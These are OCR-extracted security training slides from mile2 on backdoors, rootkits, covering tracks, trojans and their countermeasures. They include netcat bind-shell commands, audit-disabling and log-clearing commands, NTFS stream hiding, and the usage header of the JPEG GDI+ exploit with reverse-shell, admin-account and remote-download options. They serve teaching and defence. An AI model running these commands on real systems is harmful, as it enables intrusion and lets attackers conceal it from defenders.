
The steps in this process include:

1. Information Gathering
2. Attack and Penetration
3. Local Information Gathering
4. Privilege Escalation
5. Clean Up
6. Report Generation



Core Impact

nile2.com



The screenshot shows the Core Impact interface with the following details:

- Top Bar:** CPTP Demo - CORE IMPACT, File, Edit, View, Modules, Tools, Help.
- Toolbar:** IP, Visibility View.
- Entity View:** Shows hosts: localhost, localagent, 192.168.1.1, 192.168.1.10.
- Executed Modules:** A list of completed modules with status 29/29.

Name	Status
Information...	29/29
- Module Info:** The module finished more information in [redacted].
- Rapid Penetration Test (RPT) Panel:** Information Gathering, Attack and Penetration, Local Information Gathering, Privilege Escalation, Clean Up, Report Generation.
- Information Gathering Detail:** Brief: This module performs automatic information gathering in a network range. Category: RPT, Author: CORE Security Technologies, Version: 1.50.2.4. Description: This module helps you perform information gathering automatically. The module will detect active hosts in a net. This module utilizes the following modules from the Information Gathering module folder: Quick Info, System log.

Core-
Impact
Demo

Linux Backdoor via Rootkits mile2

Kernel-Mode Rootkits

- Execution Redirection
- File Hiding
- Process Hiding
- Network Hiding

Example

- all-root.c – Description: A kernel trojan (basic linux kernel module) which gives all users root.
- adore-0.31.tar.gz – Description: Adore is a linux LKM based rootkit. Features smart PROMISC flag hiding, persistent file and directory hiding (still hidden after reboot), process-hiding, netstat hiding, rootshell-backdoor, and an uninstall routine. Includes a userspace program to control everything.

Windows RootKit Countermeasures

To detect the installation of a rootkit:

Use Anti-Rootkit tools Ice Sword.

Some Anti-Spyware products may detect rootkits – Pest Patrol etc.

On a known clean system, use a hashing and file monitoring solution to alert if critical system files have changed – Tripwire etc.

Document services and install procedures.

If a system is suspect, boot into safe mode. This may make rootkit files visible, if the rootkit uses drivers. Note: this won't help if the actual kernel file was changed.

Once a rootkit has been detected, erase and reinstall the operating system without Internet connectivity, patch with all service packs and hot fixes.

Backups should be scanned, as they may contain malicious hidden content.

Netcat as a Listener

Windows

```
• -nc -L -p 1234 -e cmd.exe
```

Linux or UNIX

```
• -nc -L -p 1234 -e /bin/sh
```



Meterpreter

The purpose of meterpreter scripts are to give end-users an easy interface to write quick scripts that can be run against remote targets after successful exploitation. (*Metasploit*)

Meterpreter is an effective tool for creating backdoors.

metasploitmiley
Cyber Security Training & Consulting

Review

Backdoor Overview



Linux Backdoor



Windows Backdoor Countermeasures



NetCat



Meterpreter



Covering Tracks



Overview



Covering Tracks Overview

Once a hacker compromises a system, they will:

Disable auditing

Clear the event log

Hide data in NTFS alternate data streams

Hide data in images

Shred files that may give clues to the hacker's actions

Install a rootkit to hide processes and files and give them a backdoor for future use



This lesson focuses on Windows contexts while discussing each of these methods.

Disabling Auditing

```
C:\>auditpol /disable
Running ...
Local audit information changed successfully ...
New local audit policy ...
<0> Audit Disabled

System          = No
Logon           = Failure
Object Access   = Failure
Privilege Use   = Failure
Process Tracking = No
Policy Change   = No
Account Management = Success and Failure
Directory Service Access = No
Account Logon    = Failure

C:\>auditpol /enable
Running ...
Local audit information changed successfully ...
New local audit policy ...
<X> Audit Enabled
```

The hacker will attempt to disable auditing.

Windows Resource Kit's auditpol.exe tool can disable auditing. It requires Administrator or System rights to execute.

The hacker would turn on auditing when they log off.

It is best to run this tool locally on the victim box.

Clearing and Event Log

The hacker will clear event logs in order to hide his previous actions.

The problem is that when a log is cleared using Event Viewer, it will remove all entries, but create one record stating that the event log has been cleared by 'Hacker'

Another alternative is to use the program elsave.exe to clear the Windows event log. This program does not leave one record behind.

For example, to clear the security log on machine 192.168.1.12:

```
elsave -l security -s \\192.168.1.12 -c
```

		Type	Date	Time	Source	Category	Event	User
	Computer Management (Local)	Success Audit	25/09/2004	10:15:39	Security	Account ...	680	SYSTEM
	System Tools	Success Audit	25/09/2004	10:15:39	Security	Account ...	680	SYSTEM
	Event Viewer	Failure Audit	25/09/2004	10:15:36	Security	Account ...	680	SYSTEM
		Failure Audit	25/09/2004	10:15:35	Security	Account ...	680	SYSTEM
		Failure Audit	25/09/2004	10:15:35	Security	Account ...	680	SYSTEM
		Failure Audit	25/09/2004	10:15:35	Security	Account ...	680	SYSTEM
		Failure Audit	25/09/2004	10:15:34	Security	Account ...	680	SYSTEM
		Failure Audit	25/09/2004	10:15:34	Security	Account ...	680	SYSTEM

Hiding Files with NTFS Alternate Data Stream

NTFS Alternate Data Streams is the ability to append data to existing files without affecting their functionality, size, or display to traditional file browsing utilities like dir or Windows Explorer.



The command:



```
type c:\winnt\system32\calc.exe > file.txt:program.exe
```



Will append the Windows calculator program onto the file file.txt, to run the program, type the following:



```
start ./file.txt:program.exe
```



Alternate Data Streams are not detectable using built-in Windows tools, the only indicator is a reduction in free disk space.

NTFS Streams Countermeasures

Scan your systems for Alternate Data Streams on a regular basis. Use ADS detection tools like:

LADS (from
www.heyssoft.de/ntep-lads.htm)


streams (from
www.sysinternals.com)

Ins (from
www.ntsecurity.net/toolbox/Ins/)

CrucialADS (from
www.crucialsecurity.com)



If you detect files that have ADS attached, copy those files to FAT and then back to NTFS to lose hidden content.



Stream Explorer

mile2.com

Stream Explorer enables viewing of various type streams

The screenshot shows the Stream Explorer application interface. On the left, there is a legend mapping icons to stream types:

Icon	Meaning
Plain file	Standard data (default stream)
Plus sign	Extended attribute data
Key	Security descriptor data
Alt key	Alternative data streams
Link icon	Hard link information
Property icon	Property data
Object icon	Objects identifiers
Reparse icon	Reparse points
Sparse file icon	Sparse file
Question mark icon	Unknown data

The main window displays a list of streams for the folder "Wayne". The streams are:

Name	Streams
My Documents	2
My Recent Documents	1
NetHood	1
PrintHood	1
SendTo	1
Start Menu	1
Templates	1
UserData	1
ads	3
NTUSER	The pro...
NTUSER.DAT	The pro...

Below the streams, a preview pane shows the contents of the "hidden.txt" stream, which contains binary data:

```
64 73 - 63 0D 0A 64 73 63 0D 0A |dcvsddsc..dsc..|  
64 63 - 0D 0A 64 73 63 0D 0A 64 |dsc..sdc..dsc..d|  
0D 0A - 63 0D 0A 64 73 63 0D 0A |s..csd..c..dsc..|  
|sd..|
```

Instructor will demonstrate locating
the ADS stream.

What is Steganography?

Steganography takes one piece of information and hides it within another.



Computer files (images, sounds recordings, even disks) contain unused or insignificant areas of data.



Steganography takes advantage of these areas, replacing them with information (encrypted mail, for instance).



The files can then be sent or transported without anyone knowing what really lies inside of them.



Steganography Tools

There are various freeware, shareware, and commercial programs for hiding text in .bmp, .jpg, .wav or mp3 files.

The data that is inserted into the image is encrypted, such that it is less detectable. Often, adding the data does not increase the file size.

Example stenography tools:

- Cryptobola (www.cryptobola.com/index.htm)
- GIFShuffle (www.darkside.com.au/gifshuffle/)

<http://www.stegoarchive.com/>

There are tools available that detect if an image has had data added to it. Some example stenography detection programs include:

- Stegdetect (<http://www.outguess.org/detection.php>)
- Stego Suite (<http://www.wetstonetech.com>)

Shedding Files Left Behind

mile2.com



Total Privacy 5!

Yes, you can surf the Internet without protection - but you might not like the results!

Protect your computer from Prying Eyes!

With Total Privacy you get total confidence and peace of mind for secure computer use by completely and permanently removing all traces and history of your recent activity.

Total Privacy™ 5
Your computer is as personal as your bank account. Keep it that way!

Profiles: All the privacy items selected

Overview		Windows	Browsers	Messaging	Custom	Wipe Free Space
Current Profile:	63 Items Selected, 0 Custom Items.					
Shredding Method:	U.S. Standard, DOD 3220.22-M (7 passes)					
Windows XP Professional		Selected Items				Selected Items
Start Menu and Desktop	7					7
Windows System	9					9
Recent Activity	5					5
Browsers		Selected Items				Selected Items
Internet Explorer 6.0	11					11
Netscape	0					0
Firefox 1.5 (en-US)	6					4
Instant Messaging		Selected Items				Selected Items
MSN Messenger	3					6
AOL Instant Messenger	0					0
Custom (Plugins)		Selected Items				Selected Items
Custom Items (Plugins)	0					0



Total Privacy also helps improve and optimize your computer's performance. By deleting all those unnecessary temporary files, install/uninstall records and by cleaning your internet browser cache.

Leaving No Local Trace

By using any of the powerful Linux Live CD's designed to audit IT security, an attacker can protect themselves from locally cached evidence.

The CD is a ROM format, therefore any evidence stored in RAM is wiped when the machine is rebooted.

This will offer some protection if the attackers machine is seized by Law Enforcement Officers.



More Anonymous Software

mile2.com

http://www.securstar.com/products_ssrf.php


Introducing SecurSURF (The SSH Privacy Tunnel)



SecurSURF creates an encrypted virtual tunnel between your computer and one of our high bandwidth security proxy servers. This tunnel shields you from the most sophisticated methods of online spying and snooping.



SecurSurf is like the secure VPNs (Virtual Private Networks) that corporations use, but designed for personal use. SecurSurf is simple to set up and use, and works silently in the background. The internet connection is only slowed down minimally (depending on your internet connection and number of nodes between your computer and our servers).



StealthSurfer II Privacy Stick



mile2.com



Portable Internet Privacy and Security

Firefox - High-speed Anonymous Internet Browser - No need to erase Internet history with enhanced security features that makes private surfing easy.

Anonymizer - Complete Network Security - Hide your IP address from hackers with IP masking for an anonymous proxy server.

[Firefox](#) [Anonymizer](#) [RoboForm](#) [Thunderbird](#) [Hushmail](#) [How It Works](#)

Anonymizer Anonymous Surfing (complete IP masking):

Anonymous Surfing safeguards a user's identity and Internet activities by shielding their IP, or Internet address, from hackers and online snoops. An encrypted path is created between a user's computer and the Internet using 128-bit SSL technology, the most secure form of SSL available, to ensure the highest level of protection and anonymity. Anonymous Surfing defends users from the most prevalent Internet privacy and security threats, including online identity theft, phishing attacks, and online tracking. When used from a wireless-enabled laptop, Anonymous Surfing secures all data sent over a wireless connection while surfing at home, at work or at the local coffee shop. The program is activated with the click of a single button and works silently in the background without slowing the Internet connection.

StealthSurfer II is loaded with a host of privacy protection tools that are seamlessly integrated into one tiny and portable keychain device. With all these tools "under one hood," users can not only protect their personal computer, but can now take this virtual "armor" with them wherever they go.

RoboForm - User ID/Password Management Application - One-click form fill never lose your private internet passwords again.

Thunderbird - Portable E-mail Access - Secure email access from any computer with this USB software package.

Hushmail - Web Based Email Solution - High internet security encryption to keep your emails private and secure.

Tor: Anonymous Internet Access



[Home](#) [Overview](#) [Download](#) [Docs](#) [Volunteer](#) [People](#) [Donate!](#)

Tor: An anonymous Internet communication system

Tor is a network of virtual tunnels that allows people and groups to improve their privacy and security on the Internet. It also enables software developers to create new communication tools with built-in privacy features.

A branch of the U.S. Navy uses Tor for open source intelligence gathering, and one of its teams used Tor while deployed in the Middle East recently. Law enforcement uses Tor for visiting or surveilling web sites without leaving government IP addresses in their web logs, and for security during sting operations.

<http://torproject.org/>

Encrypted Tunnel Notes

Remember an encrypted tunnel has advantages for both the security conscious user and malicious hacker:

Users can better protect against malware, Trojans and man in the middle attacks.

Hackers can use an encrypted tunnel to pipe data, commands and control remote sessions undetected.

The IDS,IPS and Firewall can not read what is in the encrypted tunnel.



Review



Malware, Trojan Horses & Back Doors



Overview



Distributing Malware

Classic malware uses a viral distribution pattern in which one infected station infects another, and an epidemic develops.

E-Mail Attachments, IM, IRC

Physical Access/ Storage Media (DVD/CDs, USB drives)

Browser and E-mail Software Bugs

File Sharing

NetBIOS

Peer to Peer

Usenet Newsgroups

Un-trusted Sites and Freeware Software

Wrapped or Repackaged Programs

Malware Capabilities

Remote Access



Password Sending



Key loggers



Surveillance (spyware)




Denial Of Service Attack



FTP Trojans



Software Detection Killers



Auto Starting Malware


Modifications to any of these can cause malware to keep running after reboots:

System files
(autoexec.bat,
system.ini, win.ini,
etc)

Registry Keys

Startup folder

Be sure to check out the registry manually




The screenshot shows the Windows Registry Editor window. The left pane displays a tree view of registry keys under 'Windows NT\CurrentVersion'. The right pane is a table showing the contents of the 'Windows' key.

Name	Type	Data
ab\{Default}	REG_SZ	(value not set)
ab\DebugOptions	REG_SZ	2048
ab\Documents	REG_SZ	
ab\DosPrint	REG_SZ	
ab\load	REG_SZ	no
ab\NetMessage	REG_SZ	no
ab\NullPort	REG_SZ	None
ab\Programs	REG_SZ	com.exe bat.pif cmd
ab\run	REG_SZ	yreog.exe

My Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows

Countermeasure: Monitoring Autostart Methods



HijackThis is a tool that scans the registry and other system files for autostarting trojans and spyware.

Tool: Netcat

mile2.com

```
C:\WINNT\System32\cmd.exe - nc 210.212.219.76 80
C:\Program Files\Tools\Netcat>nc 210.212.219.76 80
GET / HTTP

HTTP/1.1 200 OK
Date: Mon, 16 Jun 2003 06:21:22 GMT
Server: Apache/1.3.19 (Unix) (Red-Hat/Linux)
Last-Modified: Sun, 15 Jun 2003 11:34:01 GMT
ETag: "467db8-3619-3ec59a9"
Accept-Ranges: bytes
Content-Length: 13849
Connection: close
Content-Type: text/html

<html>
```

Creates outbound or inbound connections, TCP or UDP, to or from any ports

Ability to use any local source port

Ability to use any locally-configured network source address

Built-in port-scanning capabilities, with randomizer

Built-in loose source-routing capability

Netcat Switches

NC command line parameter switches:

- -v stands for verbose
- -vv is for very verbose
- -e execute this program (-e cmd.exe or -e /bin/sh for example)
- -d is for stealth mode
- -n when specified, netcat will only accept numeric IP addresses and will not do DNS lookups for anything
- -l is for listen, and -L (listen, this would allow a user to re-connect even if the connection was dropped or keep on listening)
- -p nn is port, and nn is the specific port number (-p 80 for example) absence of -p will bind to whatever unused port the system gives you.
- -t option tells netcat to handle any telnet negotiation the client might expect
- -u do UDP instead of TCP
- -o logfile (obtains a hex dump of the data sent either way)

Netcat as a Listener

Windows

- nc -L -p <#> -e cmd.exe

Linux or UNIX

- nc -L -p <#> -e /bin/sh

Connect to a listener:

- nc -n <ip> <port>




Executable Wrappers

Instead of creating malware from scratch, it is quicker for an attacker to use existing malware and 'combine' it with a benign game or program.

Executable wrappers have the ability to combine two (or more) programs into a single file. When the 'wrapped' file is run, both pieces of binary code are run, thus installing/running the malware.

EliteWrap is an advanced EXE wrapper for Windows 95/98/NT/W2k/XP used for archiving and secretly installing and running programs.

Benign EXE's Historically Wrapped with Trojans



Whack-A-Mole is a popular delivery vehicle for NetBus or Back Orifice trojan servers.

If Whack-A-Mole gets wrapped, running whackamole.exe installs the NetBus/BO server and starts the trojan program at every reboot.




Graffiti is an electronic greeting card that in pure form is harmless. However, it can also be wrapped in order to deliver malicious code.

Tool: Restorator

mile2.com

Creates self-executing patches in EXE form to customize a user interface



Tool: Exe Icon

- Exe Icon can be used to change icons in EXE files
- <http://www.softpile.com/authors/SoftBoy.html>


The tool can replace the icon in the executable file easily.



Even if the executable file is compressed or the size of the icon is inconsistent, he can replace it easily!



It can also change the icon of other executable file types such as Dll, Ocx, Scr and so on.



The Infectious CD-Rom Technique

mile2.com

By default, placing a CD in your CD-ROM drive will automatically start a program. Whatever executable is listed in that CD's Autorun.inf file will start. The Autorun.inf file is simply a text file with three lines:

[autorun] open=setup.exe icon=setup.exe



Turn off the Autorun functionality by editing the registry:



HKLM\System\CurrentControlSet\Services\CDROM\autorun = 0



Unfortunately, even if autorun is disabled, a user simply has to double-click on the drive letter representing the CD-ROM drive and the autorun.inf file will still run.



In Windows Vista this has been fixed

Trojan: Backdoor.Zombam.B

mile2.com

Countermeasure:
Use anti-virus/personal firewall software with up-to-date anti-virus/anti-trojan signatures.

Backdoor.Zombam.B is a Backdoor Trojan that allows its creator to use a Web browser to access your computer. It also attempts to terminate various antivirus and firewall processes.

It opens port 80 (by default) on the victim computer.

Systems Not Affected: DOS, Linux, Macintosh, Microsoft IIS, OS/2, UNIX, Windows 3.x

Systems Affected:
Windows 2000,
Windows 95,
Windows 98,
Windows Me,
Windows NT,
Windows Server 2003, Windows XP

Trojan: JPEG GDI+ All in One Remote Exploit

This Trojan exploits a buffer overflow in JPEG processing to either create a reverse shell, add a local Admin account, or file transfer.

Windows JPEG GDI+ All in One Remote Exploit (MS04-028)
Date : 27/09/2004

// CAN-2004-0200

```
/*
 * Exploit Name:
 * -----
 * jpegOfDeath.M.c v0.6.a All in one Bind/Reverse/Admin/FileDownload
 * -----
 * Tweaked Exploit By M4Z3R For GSO
 * All Credits & Greetings Go To:
 * -----
 * FoToZ, Nick DeBaggis, MicroSoft, Anthony Rocha, #romhack
 * Peter Winter-Smith, IsolationX, YpCat, Aria Giovanni,
 * Nick Fitzgerald, Adam Nance (where are you?),
 * Santa Barbara, Jenna Jameson, John Kerry, solo,
 * Computer Security Industry, Rom Hackers, My chihuahuas
 * (Rocky, Sailor, and Penny)...
 * -----
 * Flags Usage:
 * -a: Add User X with Pass X to Admin Group;
 * IE: Exploit.exe -a pic.jpg
 * -d: Download a File From an HTTP Server;
 * IE: Exploit.exe -d http://YourWebServer/Patch.exe pic.jpg
 * -r: Send Back a Shell To a Specified IP on a Specific Port;
 * IE: Exploit.exe -r 192.168.0.1 -p 123 pic.jpg (Default Port is 1337)
 * -b: Bind a Shell on The Exploited Machine On a Specific Port;
 * IE: Exploit.exe -b -p 132 pic.jpg (Default Port is 1337)
```

Affects
Windows NT, 2000, XP, 2003

This trojan modified the original
“JPEG of Death” exploit which
provided a 2500 byte payload.

Countermeasure:
Apply the Update patch

Advanced Trojans: Avoiding Detection

Stealth Tools contains several methods to modify trojan server executables in such a way to avoid detection by anti-virus/anti-trojan software.



Methods to avoid detection:

↓
Changing MD5/CRC checksums by adding 'white bytes'

↓
Creating VB script from an EXE file

↓
Scramble headers used for file compression

↓
Changing readable strings

BPMTK

The Basic Process Manipulation Tool Kit is a utility developed to specifically manipulate processes on Windows.

Open Source

There are many security mechanisms that are implemented in the user's own processes. Thus the issue – the user has full rights to those processes.

What can we do?

- Disable Software Restriction Policies
- Bypass .NET Code Access Security



Malware Countermeasures

There are a number of tools and actions that can be performed to both detect and hopefully prevent malware. These tools are discussed over the next few slides.

Anti-virus/
Personal
IDS/Personal
firewall
products

Anti-
Spyware/
Trojan
products

Port and
Process
Monitoring
Software
(fport, TCP
View)

Registry
Modification
Detection
(HijackThis)

System File
Integrity
(Tripwire,
GFI Languard
SIM)

Malware
Reference
Websites
(Glocksoft,
Symantec,
McAfee)



Gargoyle Investigator

Gargoyle Investigator™ Enterprise Module

Forensic Malware Investigation



Key Features:

- Performs enterprise wide collection of malicious code hashes on multiple targets simultaneously
- Includes a single user license of Gargoyle Investigator™ Forensic Pro
- 20 datasets containing over 10,000 types of malicious software
- Dataset Creator™-create and build your own categories for detection
- Utilize created datasets to search for known documents that only you should have access to
- Interoperates with popular forensic tools such as EnCase™ and FTK™
- Time stamped enterprise discovery reports for each target suspected

CM Tool: Port Monitoring Software

To quickly reveal what active connections are established, as well as any listening ports, use the built-in netstat command

When a suspicious port is found, use one of the following tools to map the open port to a running executable and process name/id:

- Port Explorer
- Fport
- TCPview

```
C:\> C:\WINNT\System32\cmd.exe
C:\>stuff\fport\fport-2.0>fport /ap
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

      Pid    Process          Port   Proto Path
      8     System           -> 1030  TCP
      8     System           -> 139   TCP
      8     System           -> 445   TCP
1428   Explorer          -> 1040  TCP  C:\WINNT\Explorer.exe
1428   Explorer          -> 1042  TCP  C:\WINNT\Explorer.exe
1428   Explorer          -> 1043  TCP  C:\WINNT\Explorer.exe
1428   Explorer          -> 6666  TCP  C:\WINNT\Explorer.exe
964    inetinfo          -> 1028  TCP  C:\WINNT\System32\inetsrv\inetinfo.exe
964    inetinfo          -> 21    TCP  C:\WINNT\System32\inetsrv\inetinfo.exe
964    inetinfo          -> 2383  TCP  C:\WINNT\System32\inetsrv\inetinfo.exe
964    inetinfo          -> 25    TCP  C:\WINNT\System32\inetsrv\inetinfo.exe
964    inetinfo          -> 443   TCP  C:\WINNT\System32\inetsrv\inetinfo.exe
964    inetinfo          -> 80    TCP  C:\WINNT\System32\inetsrv\inetinfo.exe
512    medte             -> 1025  TCP  C:\WINNT\System32\medte.exe
```



Beast trojan
running on
port 6666

CM Tools: File Protection Software

mile2.com




System file integrity software alerts administrators when critical files have been modified, thus giving early warning that trojans, rootkits, and other malware have been installed.



These products work by comparing properties of a file before and after modification. One such property might be an MD5 checksum.



Tripwire and GFI Languard SIM are examples of products that monitor file integrity.



CM Tool: Windows File Protection

mile2.com


Cyber Security Training & Consulting

Windows File Protection (WFP) protects operating system files from being overwritten. If a system file is overwritten during a software installation, the WFP service immediately copies back the original file.

The hashes in a file are compared with the SHA-1 hashes of the current system files to verify their integrity against the 'factory originals'.



CM Tool: Windows Software Restriction Policies

mile2.com

A Software Restriction Policy is a set of rules to control which software programs a user can run. – a.k.a. Whitelisting

A user may be able to download a malicious file or receive it from email but a properly-configured Software Restriction Policy will prevent the malware from running.

There are four categories of rules: Hash, Certificate, File Path, Internet Security Zone



Recommendation: Create hash rules to allow all known apps and then set the default policy to Disallowed.



Note: Software Restriction Policies are only for Windows XP and 2003 (not Win2000)




CM Tool: Hardware Malware Detectors

A hardware-based malware detector can be installed in a network to prevent malware operation.

One example: Adaptive DarkNet from mainnerve.com.

With Adaptive DarkNet™ service, an enterprise has a continuously-improving defense mechanism for various malware like Trojans, viruses, and worms.

Adaptive DarkNet™ recognizes outbound malicious activity; therefore it can protect your network from becoming the source of an unintended DDoS attack.



Countermeasure: User Education



It is extremely important to inform end-users about the dangers of running software obtained from untrusted sources.



Instead of having users simply read and sign-off on the company computer usage policy, actually discuss computer security issues (picking strong passwords, malicious software, etc) in a face-to-face meeting.



Remember, there is no 'patch' for ignorance!



Review

Overview of various Trojan tools



Delivering the Payload



Netcat in depth



Generating a Trojan program



Effective prevention methods and countermeasures



Overview of Anti-Trojan Software/Hardware

Buffer Overflows



Overview

